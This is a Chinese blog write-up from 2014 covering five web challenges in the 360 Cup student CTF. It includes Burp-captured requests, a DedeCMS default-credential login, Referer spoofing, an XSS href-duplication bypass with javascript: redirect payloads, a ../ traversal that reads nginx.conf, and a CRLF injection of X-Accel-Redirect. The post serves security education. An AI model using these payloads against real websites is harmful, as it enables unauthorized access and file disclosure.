

第二届360杯全国大学生信息安全技术大赛部分解题思路 (WEB安全)

原创

LYC_c 于 2014-08-11 21:22:08 发布 1102 收藏 2

分类专栏: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a4647520/article/details/38499161>

版权



[网络安全](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

第一题如下:

提示: 注册后即可获取通关密码.注册时需要验证码,验证码只会发送到指定的邮箱,这个邮箱是不能修改的。

用户名:

邮箱:
 <http://blog.csdn.net/a4647520>

验证码:


用burpsuit设置好代理后, 点击发送验证码, 可以看到如下:

提示: 注册后即可获取通关密码.注册时需要验证码,验证码只会发送到指定

用户名:


邮箱:
 <http://blog.csdn.net/a4647520>

验证码:



```
Request to http://ctf.360.cn:80 [61.160.224.245]
Intercept is on
Raw Params Headers Hex
GET /check_rank/?t=1407763584043 HTTP/1.1
Host: ctf.360.cn
Proxy-Connection: keep-alive
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.101 Safari/537.36
X-Requested-With: XMLHttpRequest
DNT: 1
Referer: http://ctf.360.cn/q/4/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN
Cookie: __guid=129522324.2584701091212073000.1405844931847.48
Q=ut%3D%26Avxvgn5_2014%26n%3DWhfgSOeSha%26r%3D%26qid%3D406061409%26le%3DDBGtjZQx5AGp3WGDjpKRhL29g;
T=s%3D407a21d5fb45267bb0734532a1c47b72%26t%3D1405845119%26a%3
utma=148900148.1366981512.1405845191.1405845191.1405845191.
__utmz=148900148.1405845191.1.1.utmcsr=security.360.cn|utmccn
6.html; PHPSESSID=ska5bdh5q5luupnhopcdsr3sq7; sessionid=m0q07
```

然后go之后可以看到如下的验证码:



提交验证码后即可获得key

第二题如下：

提示：寻找Dedecms后台地址得到key.

<http://blog.csdn.net/a4647520>
打开dede首页

通过/data/mysql_error_trace.inc，在日志中找到后台登陆地址/miaomiaomiaomiaoaichiyu/login.htm，admin/admin 登陆，或分析源文件js代码 得到通关密钥。通关密钥为：goodjobboy!

第三题如下：

Bob的密钥


密钥:

<http://blog.csdn.net/a4647520>


提交

[seek geek](#)


点击seek可以看到:



Seek的hex值就是7365656b, 那么我们把7365656b改为bob的hex值626f62



发现是一个超链接, 直接点开可以看到如下:



看到此处直接联想到如下:



可以看到一句referer:http://360.cn

直接跑到burpsuit中可以得到key:

```
GET /bob/include?page=bob.php HTTP/1.1
Host: 101.226.10.39:8080
Referer: http://360.cn
Proxy-Connection: keep-alive
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1847.116 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN, zh;q=0.8
Cookie: PHPSESSID=f37k55vhv6hpl50cm0palmudv6:
sessionId=i2g!yapyjsiknca!smgo5x1i53b30szc

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Sun, 18 May 2014 09:38:45 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 49

<?php
echo "0c7f203de69c88bb3211de661f7adeeb";
?>
```

第四题如下：

选手通过构造<a>标签，执行跳转js，发现仅提交一个href会提示：



href里内容被清空了，所以我们构造两个href，形式类似于即可绕过。

以下的跳转链接是可行的：

```
<a href="javascript:window.location.href='http://ctf.360.cn:8080/location/success';" href="任意url">xss
```

其中javascript里跳转脚本还可以是：

- 1. javascript:window.location.href=
- 2. javascript:window.history.back(-1);
- 3. javascript:window.navigate("xx.jsp"); | IE
- 4. javascript:self.location=
- 5. javascript:top.location=

第五题如下：

提示：小明的web服务是用nginx搭建的。http://ctf.360.cn:8080/readfile?file=

http://blog.csdn.net/a4647520

根据file参数读取nginx.conf配置文件，&file=../../../../../etc/nginx.conf，如下所示：

```
server {  
    listen      80;  
  
    root /home/;  
    location = /secret/flag {  
        root /home;  
        internal;  
    }  
  
    location ~ /\.php$ {  
        fastcgi_pass 127.0.0.1:9000;  
        fastcgi_index /index.php;  
  
        include fastcgi_params;  
        fastcgi_split_path_info    ^(.+\.(php|php5))(/.+)$;  
        fastcgi_param PATH_INFO    $fastcgi_path_info;  
        fastcgi_param PATH_TRANSLATED $document_root$fastcgi_path_info;  
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;  
    }  
}
```

再构造以下链接即可得到通关key:

`&path=/news/%0d%0aX-Accel-Redirect:%20/secret/flag`

key:

`d1f2605cf396de867ba1582f113cb951`

参考文献: 第二届360杯全国大学生信息安全技术大赛官方题解